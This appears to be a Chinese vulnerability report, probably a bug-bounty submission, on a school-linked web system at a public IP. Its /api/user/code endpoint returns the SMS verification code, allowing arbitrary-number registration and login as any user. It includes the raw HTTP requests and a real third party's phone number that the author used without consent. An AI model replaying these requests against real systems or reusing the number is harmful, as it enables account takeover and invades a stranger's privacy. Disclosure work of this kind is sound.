资产证明

漏洞1 任意手机号用户注册

在广东工业大上面找了个手机号

显然我是不知道 18825144512 手机号的机主
接口当中返回了验证码 直接填上去即注册成功

接口报文

```
POST /api/user/code HTTP/1.1
Host: 106.14.22.15
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:97.0) Gecko/20100101 Firefox/97.0
Accept: application/json, text/plain, /
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/json;charset=utf-8
authorization: bearer null
Content-Length: 32
Origin: http://106.14.22.15
Connection: close
Referer: http://106.14.22.15/register

{"phone":"18825144512","type":1}
```


理论上任意手机号都可以进行注册 不需要接收手机验证码

漏洞2 任意用户登录

刚刚注册了 18825144512
接下来可直接进行验证码登录


接口返回验证码

请求报文

```
POST /api/user/code HTTP/1.1
Host: 106.14.22.15
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:97.0) Gecko/20100101 Firefox/97.0
Accept: application/json, text/plain, /
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/json;charset=utf-8
authorization: bearer null
Content-Length: 23
Origin: http://106.14.22.15
Connection: close
Referer: http://106.14.22.15/login

{"phone":"18825144512"}
```

成功登录系统



因为刚刚注册的都已经通过审核 说明是根据学校的员工姓名和手机号来进行判断的